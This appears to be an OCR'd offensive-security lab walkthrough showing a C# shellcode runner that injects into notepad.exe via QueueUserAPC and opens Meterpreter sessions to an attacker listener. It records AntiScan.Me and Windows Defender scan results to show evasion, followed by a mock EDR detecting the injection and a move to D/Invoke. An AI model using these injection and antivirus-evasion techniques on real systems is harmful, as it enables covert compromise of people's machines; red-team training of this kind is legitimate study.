
CPU Usage: 13.15% Physical memory: 1.94 GB (48.55%) Processes: 139

Lab6: QueueUserAPC process injection

In this lab we will enhance our Simple process injection shellcode runner to use a different set of Win32 APIs that will spawn notepad.exe in suspended state, map our shellcode to the process and use the user based QueueAPC calls to execute it when the thread resumes.


Exercise 1

Open the program1.cs file in **Lab 6** and swap out the shellcode like we did in the previous lab. Once that is done we can compile the file and test it on AntiScan.Me.



NEW UPDATE See new features on the blog.
If you have trouble with uploading a file - clear cookies and browser cache.
DISCOUNT! TOP-UP BANALCE AND GET 50% FREE

We successfully receive a meterpreter session from the target running in the Notepad.exe process.



ANTISCAN.ME


```
Filename:   program1.exe
MD5:        e7ea94c10e726765f090e081bdb6b14c
Scan date:  04-11-2021 22:07:13
```

Detection 0/26


Ad-Aware Antivirus Clean	Eset NOD32 Antivirus Clean
AhnLab V3 Internet Security Clean	Fortinet Antivirus Clean
Alyac Internet Security Clean	IKARUS anti.virus Clean
Avast Internet Security Clean	F-Secure Anti-Virus Clean
AVG Anti-Virus Clean	Malwarebytes Anti-Malware Clean
Avira Antivirus Clean	Panda Antivirus Clean
Webroot SecureAnywhere Clean	Kaspersky Internet Security Clean
BitDefender Total Security Clean	McAfee Endpoint Protection Clean
BullGuard Antivirus Clean	Sophos Anti-Virus Clean
ClamAV Clean	Trend Micro Internet Security Clean
Dr.Web Security Space 11 Clean	Windows Defender Clean
Emsisoft Anti-Malware Clean	Zone Alarm Antivirus Clean
Comodo Antivirus Clean	Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER


Once again we have 0/26 detections. We can test again if we will successfully bypass Windows Defender by copying the program1.exe to the Desktop and running it from there. If there are no alerts we can trigger a scan by right clicking on the file and selecting **Scan with Microsoft Defender**.



We should get no threats detected.


No current threats.
Last scan: [redacted]/11/2021 01:10 (custom scan)
0 threats found.
Scan lasted 1 seconds
1 files scanned.

Run program1.exe from the Desktop with Real time protection and Cloud protection turned on.



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 3 opened (10.1.1.15:8080 -> 10.1.1.11:58553 )
[*] 10.1.1.11 - Meterpreter session 3 closed.  Reason: Died

msf6 exploit(multi/handler) > 
```

```
Process Hacker [DESKTOP-MHB0T9F\John ...
Name                          PID   CPU    I/O total ...
System Idle Process             0   90.06
Registry                       72
csrss.exe                     448
wininit.exe                   516
csrss.exe                     524   0.15   456 B/s
winlogon.exe                  616
explorer.exe                 3808   0.26
  SecurityHealthSystray.exe  6172
  VBoxTray.exe               6268          84 B/s
  OneDrive.exe               6348
  notepad++.exe              6760
  ProcessHacker.exe          5240   0.70
  cmd.exe                    4020
  program1.exe               2732
    conhost.exe               512   0.45
msedge.exe                   3144   0.01
notepad.exe                  6324
```

```
C:\Users\John Doe\Desktop\program1.exe
[+] Delay of three seconds for scan bypass check
[+] Decrypt Shellcode
```

Virus & threat protection settings


View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection: On

Cloud-delivered protection: On

We successfully receive a meterpreter session from the target running in the Notepad.exe process.

****Note:*** The other notepad.exe (pid 6324) was from the failed attempt in Lab 5.*



```
Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 3 opened (10.1.1.15:8080 -> 10.1.1.1
[*] 10.1.1.11 - Meterpreter session 3 closed.  Reason: Died

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 4 opened (10.1.1.15:8080 -> 10.1.1.1
msf6 exploit(multi/handler) > 
```

```
Process Hacker [DESKTOP-MHB0T9F\John ...
Name                          PID   CPU    I/O total ...
System Idle Process             0   90.57
Registry                       72
csrss.exe                     448
wininit.exe                   516
csrss.exe                     524   0.13   360 B/s
winlogon.exe                  616
explorer.exe                 3808   0.69
  SecurityHealthSystray.exe  6172
  VBoxTray.exe               6268          28 B/s
  OneDrive.exe               6348
  notepad++.exe              6760
  ProcessHacker.exe          5240   1.62
  cmd.exe                    4020
msedge.exe                   3144   0.02
notepad.exe                  6324
notepad.exe                   104   0.05   240 B/s
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.


Real-time protection: On

Cloud-delivered protection: On

On the Kali machine lets interact with the meterpreter session and enumerate which process we are running as. Run the following commands:

get pid

ps notepad.exe




```
[*] Meterpreter session 4 opened (10.1.1.15:8080 -> 10.1.1.11:58586 ) at 2021-11-04 18:12:28 -0400
msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getpid
Current pid: 104
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
============

 PID   PPID  Name         Arch  Session  User                       Path
 ---   ----  ----         ----  -------  ----                       ----
 104   2732  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
 6324  2784  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe

meterpreter > 
```

Hoorah! We can confirm that we can get a stable working meterpreter session using the QueueUserAPC Process Injection technique. But how would that face against an EDR that uses Userland Hooking.

Exercise 2


SylantStrike does is tool developed to mimic an EDR that hooks into applications and verifies the syscalls that it is making. If it detects use of malicious syscalls it will throw an alert and stop the full execution of the application.

In order for us to be able to inject the SylantStrike.dll into a process we will need to have administrative privileges. Launch **Command Prompt** as an **Administrator**.




In Command Prompt, navigate to the folder where SylantStrike is. Then run SylantStrikeInject.exe with the following switches:

SylantStrikeInject.exe --process=notepad.exe --dll=<full path to SylantStrike.dll>



```
Administrator: Command Prompt - SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\SylantStrike

c:\SylantStrike>SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: notepad.exe
```

With SylantStrike running we can try executing program1.exe from the Desktop and see what happens.


Hacker View Tools Users Help
Refresh Options
Search Processes (Ctrl+K)
Processes Services Network Disk
program1
CPU Usage
OK

Name	PID	CPU	I/O total ...	Private b...
System Idle Process	0	89.09		60 kB
Registry	72			7.11 MB
csrss.exe	424	0.01		1.62 MB
wininit.exe	492			1.29 MB
csrss.exe	500	0.35	5.21 kB/s	1.71 MB
winlogon.exe	560			2.48 MB
fontdrvhost.exe	688	0.03		1.56 MB
dwm.exe	916	0.50		41.42 MB
explorer.exe	3048	0.09		41.14 MB
SecurityHealthSystray.exe	5780			1.84 MB
VBoxTray.exe	5876	0.03	108 B/s	2.43 MB
OneDrive.exe	5980			18.54 MB
msedge.exe	3868			23.27 MB
cmd.exe	6756			2.42 MB
conhost.exe	6768			7.29 MB
SylantStrikeInject.exe	8112			13.02 MB
ProcessHacker.exe	5720	1.13		16.31 MB
program1.exe	6544	0.29	625 B/s	11.7 MB

Administrator: Command Prompt - SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll

```
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\SylantStrike

C:\SylantStrike>SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: notepad.exe

 Injecting process notepad.exe(7528) with DLL C:\SylantStrike\SylantStrike.dll
```

C:\Users\John Doe\Desktop\program1.exe


```
[+] Delay of three seconds for scan bypass check
[+] Decrypt Shellcode
[+] Opening notepad.exe in the background
[+] WriteProcessMemory to 0x16A48B60000
[+] OpenThread to 0x16A48B60000
[+] VirtualProtectEx on 0x16A48B60000
[+] Setting QueueUserAPC to 0x16A48B60000
[+] Resume thread 0x2C0
[+] Enjoy your shell from notepad
```

Hax0r Detected

You've been a naughty little hax0r, terminating program

We get busted by SylantStrike when the program tries to inject into notepad.exe with the syscalls we made through it. Most EDRs that use hooking operate in a similar fashion so we need to find a way to make the same syscalls we needed but use d/invoke.


Open program1.cs from **Lab 7** and just like before swap out the shellcode with the one we got with encryptor.exe. Compile the code and test it against the AV engines on AntiScan.Me.



NEW UPDATE See new features on the blog.
If you have trouble with uploading a file - clear cookies and bro
DISCOUNT! TOP-UP BANALCE AND GET 50% FREE

AVCHECK API - WORK

We find that 5/26 AV engines detect the file as malicious. Windows Defender is not one of them so we can run program1.exe from the Desktop.



ANTISCAN.ME


Filename: program1.exe
MD5: c5d76b8b1b09d58abc67f717fdfae037
Scan date: 05-11-2021 03:54:58

Detection 5/26

Ad-Aware Antivirus detected	Eset NOD32 Antivirus a variant of MSIL/Injector.VHG trojan
AhnLab V3 Internet Security Clean	Fortinet Antivirus Clean
Alyac Internet Security IL:Trojan.MSILZilla.4846	IKARUS anti.virus Clean
Avast Internet Security Clean	F-Secure Anti-Virus Clean
AVG Anti-Virus Clean	Malwarebytes Anti-Malware Clean
Avira Antivirus Clean	Panda Antivirus Clean
Webroot SecureAnywhere Clean	Kaspersky Internet Security HEUR:Trojan.MSIL.Shsp.a
BitDefender Total Security Clean	McAfee Endpoint Protection Clean
BullGuard Antivirus Clean	Sophos Anti-Virus Clean
ClamAV Clean	Trend Micro Internet Security Clean
Dr.Web Security Space 11 Clean	Windows Defender Clean
Emsisoft Anti-Malware Clean	Zone Alarm Antivirus HEUR:Trojan.MSIL.Shsp.a
Comodo Antivirus Clean	Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER


Copy and replace the file with the one on the Desktop and run a scan on it like we did before.



No current threats.
Last scan: 05/11/2021 06:58 (custom scan)
0 threats found.
Scan lasted 1 seconds
1 files scanned.

Allowed threats

We can see that Windows Defender cannot see anything malicious with the file. Let's run the file from the Desktop and with **Runtime protection** and **Cloud protection** turned on. Make sure **SilentStrikeInjection.exe** is still running and looking to inject into **notepad.exe**.



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  18        meterpreter x64/windows  DESKTOP-MHB0T9F\John Do
                                     MHB0T9F

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 23 opened (10.1.1.15:8080 -> 10.1.1.
```

Process Hacker [DESKTOP-MHB0T9F\John ...

Name	PID	CPU	I/O total ...	Priv
System Idle Process	0	93.41		
Registry	72			4.
csrss.exe	448			1.
wininit.exe	516			1.
csrss.exe	524			1.
winlogon.exe	616			2.
explorer.exe	3808	0.13		57.
SecurityHealthSystray.exe	6172			1.
VBoxTray.exe	6268	0.01	56 B/s	2.
OneDrive.exe	6348			26.
notepad++.exe	6760			19.
ProcessHacker.exe	5240	0.96		18.
cmd.exe	4020			3.
cmd.exe	1448			2.
conhost.exe	7116			7.
SylantStrikeInject.exe	7172			12.
msedge.exe	3144	0.01		42.
notepad.exe	6324			4.
notepad.exe	104	0.04	240 B/s	3.
